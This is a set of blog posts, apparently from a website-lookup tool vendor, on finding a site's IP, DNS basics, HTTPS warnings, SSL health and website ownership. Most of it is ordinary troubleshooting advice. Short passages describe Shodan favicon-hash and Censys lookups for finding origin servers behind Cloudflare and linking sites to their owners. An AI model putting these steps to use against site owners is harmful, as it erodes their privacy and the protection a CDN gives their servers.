    This helps compare DNS results across providers.

    Common Use Cases

    • Verify domain resolution
    • Identify DNS inconsistencies
    • Troubleshoot website outages
    • Validate network configuration

    Method 3: Use the Dig Command

    dig (Domain Information Groper) is a powerful DNS diagnostic tool commonly used by Linux administrators and network engineers.

    It provides more detailed DNS information than nslookup.

    Basic Dig Command

    dig example.com


    Look for the ANSWER SECTION:

    ;; ANSWER SECTION:
    example.com.   86400   IN   A   93.184.216.34

    Get Short Output Only

    To display only the IP address:

    dig +short example.com


    Output:

    93.184.216.34

    Advantages of Dig

    • Detailed DNS diagnostics
    • Supports advanced queries
    • Preferred by Linux professionals (it seems like ping, easy and quick. That’s why I like it)
    • Excellent for automation scripts

    When Dig Is Most Useful

    dig is ideal when troubleshooting:

    • DNS propagation delays
    • Incorrect A records
    • DNSSEC issues
    • Mail server configuration
    • IPv6 records

    Most of the times when we want to write an automation script, a crawler or a web reconnaissance tools, we want to know why DNS records and domain has and dig is great for that.

    Method 4: Use an Online Hostname to IP Tool

    If you prefer a graphical interface, online lookup tools provide the fastest method.

    These tools automatically perform DNS lookups and display:

    • IPv4 addresses
    • IPv6 addresses
    • DNS information
    • Hostname resolution

    Our Hostname To IP Tool makes the process instant and beginner-friendly.

    hostname to IP tool

    Benefits of Online Lookup Tools

    • No command line required
    • Fast results
    • Mobile-friendly
    • Easy for non-technical users
    • Useful for quick diagnostics

    Best Situations for Online Tools

    Online hostname lookup tools are useful when:

    • You need fast results
    • You are using a restricted environment
    • Terminal access is unavailable
    • You want simplified DNS information

    Method 5: Find Website IP Address Using Browser Developer Tools

    Modern browsers allow you to inspect network requests and identify server IP addresses. Truly, I have not seen many experts use this method, but why not explore all different ways we can reach our goal, right?

    Using Google Chrome

    1. Open the website
    2. Press F12 to open Developer Tools
    3. Go to the Network tab
    4. Reload the page
    5. Click on a request
    6. Check the remote address or server information

    This method can reveal:

    • CDN endpoints
    • API server IPs
    • Third-party infrastructure
    • Request routing information

    Advantages

    • Useful for frontend debugging
    • Reveals network behavior
    • Helpful for developers

    Limitations

    • Can be more technical
    • Some IPs may belong to CDNs or proxies
    • Results vary by browser

    Why Websites May Have Multiple IP Addresses

    Many users expect a domain to map to a single IP address, but modern websites often use multiple servers.

    Common reasons include:

    Load Balancing

    Traffic is distributed across multiple servers for performance and reliability. To get an idea what load balancing is, just think about this example: instead of having only one highway to a city, we create multiple ones so the traffic is shared between them so people experience a smooth ride. A server has limited capabilities and does not matter how much resource it has. At the end of the day, it is limited. We help it by setting up other servers alongside of that so it wouldn’t do all the job by itself, therefore the user experiences a faster connection.

    Content Delivery Networks (CDNs)

    Services like Cloudflare or Akamai route users through geographically distributed edge servers. They sit between user and the website.

    Redundancy and Failover

    Multiple IPs improve uptime during outages. One down, the other works.

    Geographic Routing

    DNS may return different IPs depending on user location.

    This means your lookup results can vary between devices, DNS providers, and regions.

    IPv4 vs IPv6 in Website Lookups

    When performing DNS lookups, you may encounter both IPv4 and IPv6 addresses.

    IPv4

    Example:

    93.184.216.34

    • Most widely used
    • Easier to recognize
    • Still dominant globally

    IPv6

    Example:

    2606:2800:220:1:248:1893:25c8:1946

    • Larger address space
    • Better scalability
    • Increasing adoption

    Some domains only resolve to IPv4, while others support both. Even in some cases, one IP is protected, and the other one is not!

    Common Issues When Finding a Website IP

    CDN Protection

    Services like Cloudflare hide the origin server IP.

    You may only see the CDN edge IP instead of the real hosting server.

    DNS Caching

    Local systems and ISPs cache DNS results for faster communication and lookups.

    This can temporarily display outdated IP addresses.

    Geo-Based DNS

    Some providers return different IPs depending on geographic location.

    Security Restrictions

    Some servers block ping or ICMP traffic.

    In these cases, use nslookup or dig instead.

    The most common reason that some servers block ICMP packets is, they don’t want threat actors to map their network. ICMP makes network mapping and finding live servers much easier. It is like a “knock” on the door. When ICMP is blocked, server stays silent, so the attacker either spends much more time or moves on and may not know that in fact the server was live but just ICMP is blocked.

    How WHOIS IP Lookup Helps

    Once you discover a website IP address, the next step is often identifying who owns or operates the server.

    This is where WHOIS IP lookup tools become valuable.

    They can help identify:

    • Hosting providers
    • ASN information
    • IP ownership
    • Regional allocation data
    • Network operators

    Understanding DNS and IP Resolution

    DNS is the system responsible for converting hostnames into IP addresses.

    Without DNS, users would need to memorize numerical IP addresses instead of readable domain names.

    If you want a deeper understanding of how DNS works, caching behavior, and DNS records, read our detailed DNS guide.

    Best Method for Developers and IT Professionals

    Here’s a quick comparison:

    Method Best For Difficulty
    Ping Quick checks Easy
    NSLookup DNS troubleshooting Easy
    Dig Advanced diagnostics Medium
    Online Tools Fast lookups Very Easy
    Browser DevTools Frontend debugging Medium

    For professional diagnostics:

    • Use nslookup for standard DNS checks
    • Use dig for advanced troubleshooting
    • Use online tools for speed and convenience

    Final Thoughts

    Finding the IP address of a website is a core networking skill for developers, IT teams, and cybersecurity professionals.

    Whether you use command line utilities like ping, nslookup, and dig, or prefer browser-based and online lookup tools, understanding hostname-to-IP resolution helps with:

    • DNS troubleshooting
    • Network diagnostics
    • Website analysis
    • Infrastructure auditing
    • Security investigations

    Modern hosting environments can complicate IP lookups due to CDNs, load balancing, and cloud infrastructure, but the methods in this guide will work in most situations. Not always you get the most accurate data just because how internet works and it becomes more complicated as we go forward.

    Frequently Asked Questions

    Can I find the real server IP behind Cloudflare?

    Usually not directly. Cloudflare masks the origin IP using reverse proxy infrastructure.
    There are indirect paths, like looking up the favicon in search engines such as Shodan or the website history in Censys.

    Is ping always accurate for finding a website IP?

    Not always. Some servers block ping requests or return CDN IPs.

    Which tool is best for DNS troubleshooting?

    dig and nslookup are the most reliable tools for DNS diagnostics because of their easy to use nature.

    Can one website have multiple IP addresses?

    Yes. Many websites use multiple servers for redundancy, performance, and global routing.

    Do all websites support IPv6?

    No. Some websites only use IPv4, while others support both IPv4 and IPv6.

    Convert any hostname to IP instantly with our free tool.

  • Why Your Website Shows “Not Secure” (Even With HTTPS)

    Why Your Website Shows “Not Secure” (Even With HTTPS)

    HTTPS – The standard for most people to check security against

    About twenty years ago, HTTPS was just a brand new technology that was only expected to be active on sensitive endpoints and for important actions, like banking or logins. But today, people expect to see it everywhere, even non-technical people know that if it is not HTTPS, then it is not safe. Ok, that is mostly true, but how come when even the website has HTTPS, we still get a Not secure warning on our browser? What is happening in the background? We will talk about it in this article.

    Before we begin, I must say that warnings are not always because the website itself or you. Maybe your Internet Service Provider (ISP) or any regulations you might have in your region, does something sneaky that you are not aware of. That’s not common, but you might not want to overlook that if you live in some specific parts of the beautiful planet earth.

    A small warning:

    Just so you know, one other very important thing that triggers the not secure warning, is that when someone is listening to your connection! For example, if someone in your home is connected to the same router as you and performs a Man In The Middle attack (MITM) attack with a method like ARP Spoofing, you will likely see the warning on all websites you visit. So be cautious specially in places that tell you “We have free Wi-Fi, be our guest”.

    In this blog, we will be discussing issues related to HTTPS configuration and browser’s behavior.

    Why Your Website Shows “Not Secure” (Even With HTTPS)

    If the website uses HTTPS but still shows a “Not Secure” warning in the browser, you’re not alone. It happens more often than you might think, somehow we can say that “Not Secure” does not always mean that it’s not secure.
    This is a common issue for website owners and small businesses and in most cases, it does not mean your entire site is unsafe. It usually means there is a specific configuration or content problem that needs fixing.

    we’ll explain why this happens, clear up some common misunderstandings about HTTPS, and show you how to diagnose the issue correctly.

    The Biggest Myths About HTTPS

    Many users or website owners assume:

    “If a site has HTTPS, it should always be secure.”

    That’s not entirely true.

    HTTPS simply means that a website can use encrypted connections. HTTPS is supposed to protect your communication with the website, so no one can see what you tell the website and what it tells you back. In general HTTPS aims to protect the integrity of your communication and make sure that messages get to their destination safe.
    By just having HTTPS in beginning of an address, it does not mean that:

    • The SSL certificate is valid
    • All site content is loaded securely, some maybe, some not
    • The certificate is correctly installed: The certificate validity and proper configuration are two different things.
    • Browsers fully trust the configuration

    Because of this, browsers like Chrome, Edge, and Safari may still show “Not Secure” even when HTTPS is enabled.

    Most Common Reasons a Site Shows “Not Secure” Even With HTTPS

    1. Mixed Content (Most Common Cause)

    This happens when:

    • The main page loads over HTTPS
    • But some resources (images, scripts, CSS) still load over HTTP

    Browsers treat this as a security risk because unsecured elements can be tampered with.

    This problem often arises when there are multiple sources of information or content to be loaded into the website. This gets worse when the infrastructure of a website or a company gets bigger. Imagine you have multiple websites on multiple servers, too many code files, images, fonts, videos, external sources of data that you need their service and etc. The developer should always pay attention to the architecture so all resources would be loaded under a secure connection channel like HTTPS.

    Example:
    A WordPress site migrated to HTTPS, but old image URLs in blog posts still use http://.

    1. Expired or Invalid SSL Certificate

    SSL certificates have expiration dates and also need to be renewed once in a while.
    If the certificate expires, even by one day, browsers will show warnings immediately.

    Other certificate issues include:

    • Certificate issued for a different domain but used for another
    • Missing intermediate certificates
    • Incorrect installation on the server
    1. HTTPS Not Enforced Site-Wide

    If:

    • Your homepage loads with HTTPS
    • But internal pages or redirects fall back to HTTP

    Browsers may warn users depending on how they land on the site.

    This is common when:

    • HTTP → HTTPS redirects are misconfigured: Your website is supposed to tell users who visit the HTTP address to move to the HTTPS version, but sometimes there might be a misconfiguration on the server or the website code base, that prevents the browser from doing that automatically.
    • CDN or hosting settings are inconsistent
    1. Browser Cache or Old Redirects

    Sometimes the issue isn’t the certificate at all.

    Browsers aggressively cache:

    • Old redirects
    • Security policies
    • Previous certificate data

    This can cause warnings to persist even after fixing the real issue. In other words, the issue has been fixed on the website, but browser shows you the previous version, the last thing you saw. Browser does that for the sake of load speed but sometimes causes minor problems like that. So always make sure you viewing the latest version of the website. One thing you can do is to know that whether this is the source of the problem, you can hard reload. In most modern browsers there are key shortcuts for that. For most of them, you can hold control and shift buttons, the press R. This way everything will be requested again from the server so you will see the latest version.

    How Browsers Decide to Show “Not Secure”

    Modern browsers look at multiple signals, not just HTTPS:

    • Certificate validity
    • Encryption strength
    • Mixed content
    • User actions (like form inputs)
    • Known unsafe configurations

    That’s why two browsers may show different warnings for the same site. HTTPS is not a true or false kind of situation, there are multiple factors that needs to be checked by browsers.

    How to Diagnose the Problem Correctly

    Instead of guessing, it’s best to check your SSL configuration directly.

    An online SSL checker can help you:

    • Verify if the certificate is valid
    • See expiration dates
    • Detect missing certificate chains
    • Identify common configuration issues

    It will give you a clearer version of the certificate that the browsers see and decides if a website is secure or not.

    ssl checker site info

    What to Look For in the Results

    • Certificate status: valid or invalid
    • Expiration date
    • Domain match
    • Warnings about mixed or incomplete chains

    This gives you a clear starting point before making changes on your server or hosting panel.

    What Usually Fixes the Issue

    Depending on the cause, fixes may include:

    • Replacing HTTP links with HTTPS
    • Renewing or reinstalling the SSL certificate
    • Enforcing HTTPS redirects site-wide
    • Clearing browser cache and testing in incognito mode
    • Updating CDN or hosting SSL settings

    The key is identifying which problem you actually have before applying fixes. If this is not done and we just test random methods, this might turn a very simple issue into a complex one to resolve.

    FAQs: “Not Secure” Browser Warnings

    Is my website unsafe if it shows “Not Secure”?

    Not necessarily. In many cases, the warning is triggered by an SSL, HTTPS, or mixed content configuration issue rather than an actual security breach.

    Will “Not Secure” hurt my SEO?

    Indirectly, yes. Security warnings can reduce user trust, increase bounce rates, and lower conversions — all of which may negatively affect SEO performance.

    Does HTTPS automatically renew SSL certificates?

    Only if your hosting provider or certificate authority supports automatic SSL renewal. Otherwise, certificates must be renewed manually before expiration.

    Can ads or third-party scripts cause this warning?

    Yes. External scripts, ads, or embedded resources loaded over HTTP instead of HTTPS can trigger mixed content and “Not Secure” browser warnings.

    Final Thoughts

    Seeing “Not Secure” on an HTTPS website is frustrating, but it’s usually fixable once you understand the cause.
    Instead of assuming the worst, focus on diagnosing the exact issue, checking your SSL setup, and fixing configuration gaps.

    A properly configured HTTPS site builds trust, protects users, and avoids unnecessary browser warnings, especially important for businesses targeting users in the US and Australia.

    Stay safe friend

  • How to Find Out Who Owns a Website (Legal and Ethical Ways)

    How to Find Out Who Owns a Website (Legal and Ethical Ways)

    Business owners, researchers or even regular users might ask themselves this question:

    Who actually owns this website?

    Maybe you’re checking a potential supplier, researching a competitor, verifying a new online store, or just want to make sure whether a website is legitimate before engaging with it. Wanting to know this information is completely reasonable, but how you look for it matters. It’s very important to obey the law and avoid legal and privacy pitfalls.

    There are legal and ethical ways to find website ownership information, and there are also clear boundaries set by privacy laws in the US and the UK. Understanding those boundaries will save you time, confusion, and potential legal trouble.

    Why Website Ownership Isn’t Always Obvious?

    Years ago, finding out who owned a website was much easier. Domain registration records often displayed detailed data such as names, email addresses, and even phone numbers. That’s no longer the case, and for good reason.

    Modern privacy regulations are designed to protect individuals and businesses from spam, harassment, and data misuse. As a result, much of the personal information once visible is now hidden or anonymized.

    So if you don’t see the owner’s name or any other ownership information, that doesn’t automatically mean that the website is suspicious. In fact in most cases, it simply means the owner is following best privacy practices.

    What WHOIS Data Really Is (and What It Isn’t)?

    WHOIS is essentially a public record system for domain names.
    When someone registers a domain, certain technical and administrative details are recorded so the internet can function reliably and transparently.

    Today, WHOIS data usually focuses on:

    • When a domain was registered
    • Which registrar it uses
    • Technical configuration details
    • Whether privacy protection is enabled

    What it usually does not show anymore is direct personal contact information, especially for individuals and small businesses.

    This change often surprises people, but it’s now an accepted global standard.

    How Privacy Laws Changed Domain Ownership Visibility?

    Regulations like GDPR in the UK (and in Europe in general) and similar data protection frameworks globally reshaped how domain data is displayed to prevent unwanted personal information disclosure.

    Because of these laws:

    • Registrars must limit exposure of personal data
    • Many domains show “redacted” or proxy information (such as Cloudflare)
    • Contact details are often replaced with anonymized forwarding systems

    It’s important to know that this doesn’t reduce accountability. It simply changes how and what information can be accessed and protected.

    How to Research Website Ownership Responsibly?

    If you want to understand who’s behind a website, the best way is to combine technical context with visible signals, rather than trying to “unmask” someone. Remember, if you are not a security specialist or someone who has permission to gain deep information about a website (like a penetration testing contract or under a bug bounty program), DO NOT use security or OSINT tools blindly, specially the ones that you were told to install or run in your system’s CMD or Terminal to get some information. Even if you don’t find any personal data regarding that website’s owner, the attempt itself might have legal consequences. It’s just better for a regular user who does not have technical expertise to just scratch the surface and use online tools to find ownership information and not go deeper, just in case. This is one of the reasons that we have a domain info lookup tool in our website.

    A domain info lookup tool can help you see when a domain was registered, how long it has existed, and whether ownership details are protected. This alone tells you a lot. A long-standing domain with consistent registration history is very different from something created days ago. But it’s good to know that all tools have limitations and as said before, to go steps deeper, there needs to be some technical expertise and combining multiple tools or methods together to get as much data as possible.

    At the same time, there is a much easier way, that believe it or not, sometimes provides information far better than technical methods. The website itself often provides clearer answers than WHOIS ever could. Legitimate businesses usually explain who they are through About pages, legal notices, company details, and contact information. These signals are intentional and far more meaningful than raw registration data and more human readable compare to WHOIS records that contain some keywords unknown to some users.

    Using a domain information tool like the one available on site info check helps add technical context to what you already see, without crossing ethical or legal lines.

    Understanding the Limits (and Why They Exist)

    Now we know and accepted that some information is not meant to be public.
    Privacy protection doesn’t mean secrecy, it means controlled access.

    You should expect that some ownership details are meant to be hidden, contact information is indirect and data is mostly technical rather than personal.

    Trying to bypass these protections and gain deeper information about the owner, is not only unethical, but often illegal.

    Common Misunderstandings About Hidden Ownership

    A very common assumption is that hidden ownership equals risk. In reality, many reputable companies and professionals use privacy services simply to reduce spam and protect internal teams. In fact it might be a great sign that the company has security in mind and respects it’s users, or maybe not, who knows.

    Another misunderstanding is assuming WHOIS data is always accurate or up to date. Just so you know, if you want to access more accurate data and more information in general, you must know that there isn’t only a single way to do that. Just to give you an idea how it can be done which is a nice method applied by security professionals, take a look at this technique:

    1. You find the favicon of the website and calculate it’s hash in MD5
    2. You can search the hash in Shodan website (a power full web reconnaissance engine)
    3. It will show you websites that have the same hash therefore they have the same favicon which can mean the same person or team has designed or owns them
    4. Now simply you have multiple websites to investigate deeper and find their WHOIS information as well which might lead you to more accurate information

    This was just a simple demonstration to show you that finding information about an owner, is not as simple and straight forward as you might think. Experts often create their own method of investigating, they use multiple tools and with a bit of creativity, they find information that most people can’t or miss them.

    That’s why ownership research is not about single data points.

    Frequently Asked Questions

    Is it legal to look up who owns a website?
    Yes. Accessing publicly available domain data is legal. Misusing that data is not.

    Why can’t I see names or email addresses anymore?
    Because privacy laws require registrars to protect personal data, especially for individuals.

    Does private WHOIS mean the site is unsafe?
    No. Privacy protection is common and often recommended.

    Can WHOIS data be wrong?
    It can be incomplete, outdated, or intentionally limited. That’s normal.

    Is there any way to contact a website owner if details are hidden?
    Often yes and indirectly. Many registrars provide anonymized contact forms that forward messages securely.

    Final Thoughts

    Finding out who owns a website today is less about uncovering personal details and more about understanding credibility, history, and transparency.

    By respecting privacy laws, using domain information tools responsibly, and paying attention to what websites openly disclose, you can make informed decisions without crossing ethical boundaries.

    If your goal is due diligence, not intrusion, combining visible website signals with a reliable domain info lookup gives you clarity while staying on the right side of the law.

  • What Is DNS and How Does It Work?

    What Is DNS and How Does It Work?

    Every time you visit a website or send an email, DNS works silently in the background making those connections possible. However, DNS is often misunderstood or overlooked by most users. DNS, or Domain Name System, translates human-readable domain names into IP addresses that computers use to identify each other on the network. Without DNS, users would need to remember complex numerical addresses for every website they visit, making the internet far less user-friendly and accessible.

    The goal of this article is to give you a clear mental model of DNS-without unnecessary complexity-in order to understand why DNS matters for website performance, reliability, security, and SEO.

    What Is DNS?

    The Domain Name System is also known as DNS.

    In essence, DNS translates domain names (like example.com) into IP addresses (like 93.184.216.34) that computers and servers can understand.

    Names are remembered by humans.

    Numbers are used by machines to communicate.

    DNS serves as a bridge between the two.

    In the absence of DNS:

    • There was no way to access websites by domain name
    • Users would have to memorize numeric IP addresses
    • The reliability of email, cloud services, and APIs would be compromised

    DNS operates behind the scenes, so most users are only aware of it when something goes wrong.

    The importance of DNS for the Internet

    The DNS is more than just a convenience; it is a foundational layer of the internet. It directly impacts:

    Availability – If DNS fails, a website cannot be accessed

    • Performance – DNS resolution time affects page loading time
    • Security – DNS prevents redirections and spoofing attacks

    Scalability – DNS facilitates CDNs and global infrastructure

    Despite a healthy server, incorrect DNS configuration can cause a site to appear down.

    How Does DNS Work?

    As soon as you type a website address into your browser, DNS resolution takes place. This process determines which server your browser should connect to.

    DNS resolution follows this flow at a high level:

    1. Browsers first check to see if they already know the answer
    2. When it cannot find the correct IP address, it asks DNS servers for assistance
    3. Returns the IP address
    4. The browser connects to the server using that IP address

    In most cases, it takes milliseconds to complete this process.

    Step-by-Step DNS Resolution Process

    It is helpful to break down DNS into steps in order to understand it more clearly:

    1. Browser Cache

    In order to determine whether the domain has recently been resolved, the browser first checks its own cache.

    1. Operating System Cache

    When the browser cannot find the answer, the operating system checks its DNS cache.

    1. Recursive Resolver

    The request is sent to a recursive DNS resolver, typically provided by your ISP or a public DNS service, if there are no cached results.

    1. Root Name Servers

    A resolver asks a root name server where to find information about a domain’s top-level domain (TLD), such as .com or .org.

    1. TLD Name Servers

    Resolvers are directed to authoritative name servers by the TLD server.

    1. Authoritative Name Servers

    IP addresses are returned by these servers, which hold the DNS records.

    Finally, your browser can connect to the website once the resolver returns the IP address.

    DNS lookups or DNS check tools can be used to inspect this data flow.

    Common Types of DNS Records

    Different DNS record types serve different purposes. DNS does not store only one type of information.

    A and AAAA Records

    • Domains are mapped to IPv4 addresses by A records
    • Domains are mapped to IPv6 addresses using AAAA records

    Website accessibility relies on these records.

    CNAME Records

    Aliases are created by CNAME records, allowing one domain to point to another.

    In addition to subdomains, third-party services are commonly used with them.

    MX Records

    The MX (Mail Exchange) records specify where emails for a domain should be delivered.

    TXT Records

    A TXT record stores arbitrary text data and can be used for a variety of purposes, including:

    • Verification of domain names
    • The authentication of emails (SPF, DKIM, DMARC)
    • Policies relating to security


    NS Records

    NS (Name Server) records specify which servers are authoritative for a domain.

    Checking these records is often the first step in diagnosing DNS problems.

    Why DNS Matters for Website Performance and Security

    The DNS has a direct impact on how quickly and reliably a website is accessed by users.

    Performance

    • Slow DNS resolution increases time to first byte (TTFB)
    • Load times for international users are improved by global DNS infrastructure
    • In order to route users efficiently, CDNs rely on DNS


    Security

    • DNS helps protect domains from spoofing
    • A correctly configured network prevents traffic hijacking
    • The DNS records support email security standards

    In addition to directing traffic to secure destinations, DNS does not encrypt data.

    Common DNS Issues and Misconceptions

    Despite being common, DNS problems are often misunderstood.

    DNS Propagation

    DNS records are not updated instantly throughout the world when they are changed.

    Depending on the TTL setting, propagation can take minutes to hours.

    Cached DNS Data

    Inconsistent behavior may result from outdated records being cached by browsers, operating systems, and Internet service providers.

    DNS vs Hosting Issues

    Even if the server is running perfectly, a site may appear offline because of DNS misconfiguration.

    It is important to understand this distinction during troubleshooting in order to save time.

    How to Check DNS Records Properly

    The DNS records of a domain are essential for understanding how it is configured.

    With a DNS check, you can:

    • View the A, AAAA, CNAME, MX, TXT, and NS records
    • Verify which name servers are authoritative
    • Misconfigurations or outdated records can be detected
    • Verify that changes have been made after updates

    Site Info Check’s DNS Check feature presents this information in a clear, readable format that makes DNS data easier to understand for both technical and non-technical users.

    Clarity is the goal of such tools, not complexity.

    DNS and SEO: What You Should Know

    DNS does not directly affect SEO, but it indirectly does by:

    • Uptime of the website
    • The speed at which the page loads
    • Accessibility to crawlers
    • Targeting internationally (via geo-aware routing)

    A DNS failure can prevent search engines from accessing a site, affecting visibility.

    Conclusion

    In spite of the fact that DNS is one of the most fundamental systems of the internet, it remains invisible to most users until something goes wrong. DNS is responsible for the function of websites, email, and even online shopping.

    You can benefit from understanding how DNS works in the following ways:

    Diagnose website issues more quickly

    Improve infrastructure decisions

    Don’t fall victim to common misconceptions

    Ensure that DNS data is interpreted correctly

    With the right tools, one of the internet’s most critical layers can be transparent and provide insight rather than overwhelm. By understanding DNS, you can troubleshoot connectivity issues, make informed decisions about domain management, and protect against cyber threats like phishing. Additionally, it enables better collaboration with IT teams and ensures smoother online experiences for both users and businesses.

  • How to Check SSL Certificate Health Properly?

    How to Check SSL Certificate Health Properly?

    A padlock icon in the browser does not indicate that an SSL certificate is healthy. SSL security is a combination of several technical factors that must work together in harmony. It is possible for a certificate to exist, yet still have expired, be misconfigured, or use outdated encryption.

    The objective of this guide is to explain how to properly check SSL certificate health, focusing on four critical areas: Expiration, Certificate Chain, Protocols, and Cipher Suites. Understanding these elements helps prevent browser warnings, security risks, and trust problems.

    What Does “SSL Certificate Health” Mean?

    Health of SSL certificates refers to how well an SSL/TLS configuration is configured, valid, and protected. A healthy SSL configuration ensures that:

    • The certificate is valid and trustworthy
    • All trust chains are correctly installed
    • A modern, secure protocol is supported
    • A strong encryption system is used

    SSL health cannot be determined by checking merely whether HTTPS is enabled. A deeper look at SSL is required to determine its true state.

    SSL Certificate Expiration

    The most basic SSL problem, but a very common one, is certificate expiration.

    SSL certificates have a defined validity period. Once expired, browsers will display security warnings, and users may abandon the site immediately.

    Why expiration matters

    • The trust of users is broken when certificates expire
    • Access is blocked or warned by browsers
    • There may be a reduction in crawl frequency by search engines
    • Renewals can fail silently if they are automated

    In spite of auto-renewal systems, expiration dates should be monitored regularly. DNS updates, server changes, and misconfigurations can prevent renewals from occurring.

    Certificate Chain (Chain of Trust)

    Instead of relying on a single file, SSL certificates rely on a chain of trust. This chain includes:

    • Certificate for the server (leaf)
    • At least one intermediate certificate
    • Trusted root certificate authorities

    A certificate may be regarded as untrusted even if it has not expired if any part of this chain is missing or misconfigured.

    Common chain-related problems

    • Intermediate certificates are missing
    • The certificate order is incorrect
    • Use of outdated intermediate certificates

    Some browsers or devices are more susceptible to these issues than others, making it difficult to detect them without a proper SSL inspection.

    Supported Protocols

    There is no single version of SSL that is equally secure, as it has evolved into TLS (Transport Layer Security).

    Why protocols matter

    Modern browsers no longer support older protocols such as SSLv3, TLS 1.0, and TLS 1.1. A healthy SSL configuration should include:

    • A minimum of TLS 1.2 is recommended
    • TLS 1.3 (preferred when available)

    Even if a certificate is valid, supporting outdated protocols increases the risk of downgrade attacks and weak encryption.

    Compatibility with modern browsers is ensured through proper protocol configuration.

    Cipher Suites and Encryption Strength

    During a secure connection, cipher suites define how encryption, authentication, and data integrity are handled.

    It is important to note that not all cipher suites provide the same level of security. Weak or deprecated ciphers can expose encrypted traffic to potential attacks.

    Key considerations

    • Do not use weak or legacy cipher suites
    • Modern ciphers with forward secrecy are preferred
    • Compatibility with current browsers and devices is essential

    If cipher suites are not configured properly, a site may support modern protocols but still use weak encryption.

    How to Check SSL Certificate Health Properly

    In order to perform a proper SSL health check, all four components must be evaluated together:

    1. Certificate expiration – Is the certificate still valid?
    2. Chain – Has the full trust chain been installed correctly?
    3. Protocols – Does the server support secure TLS versions?
    4. Cipher Suites – Are strong encryption standards enforced?

    The purpose of comprehensive SSL inspection tools is to present all relevant data in one clear, easy-to-read report, rather than having to check these manually across multiple tools and browsers.

    Using tools like SSL Check on Site Info Check, users can review certificate details, protocol support, and encryption settings in a single view, identifying hidden issues that browser icons alone cannot reveal.

    Clarity is the goal of such checks, not complexity.

    What is the recommended frequency for checking SSL health?

    Regular SSL health checks are recommended.

    Before the expiration date of the certificate

    • After a server or hosting change
    • After updating DNS or CDN configurations
    • Periodically as part of a security maintenance program

    Regular checks reduce the risk of unexpected outages, warnings, or trust failures.

    Common Misconceptions About SSL Health

    • “Everything is fine if HTTPS works.”

    Strong security cannot be guaranteed by HTTPS alone.

    • “There will be no expiration issues with auto-renewal.”

    It is possible for automation to fail without warning.

    • “Everyone is affected by SSL issues equally.”

    Different browsers and devices may respond differently to the same configuration.

    By understanding these limitations, teams can respond proactively rather than reactively.

    Conclusion

    When it comes to SSL certificate health, you need to look farther than just the padlock icon. A secure SSL setup requires valid expiration dates, a complete trust chain, modern protocol support, and strong cipher suites.

    Technical teams and website owners can prevent security warnings, maintain user trust, and ensure consistent access across devices and browsers by regularly reviewing these elements. The purpose of SSL health checks is not to confirm SSL exists, but to ensure it works correctly.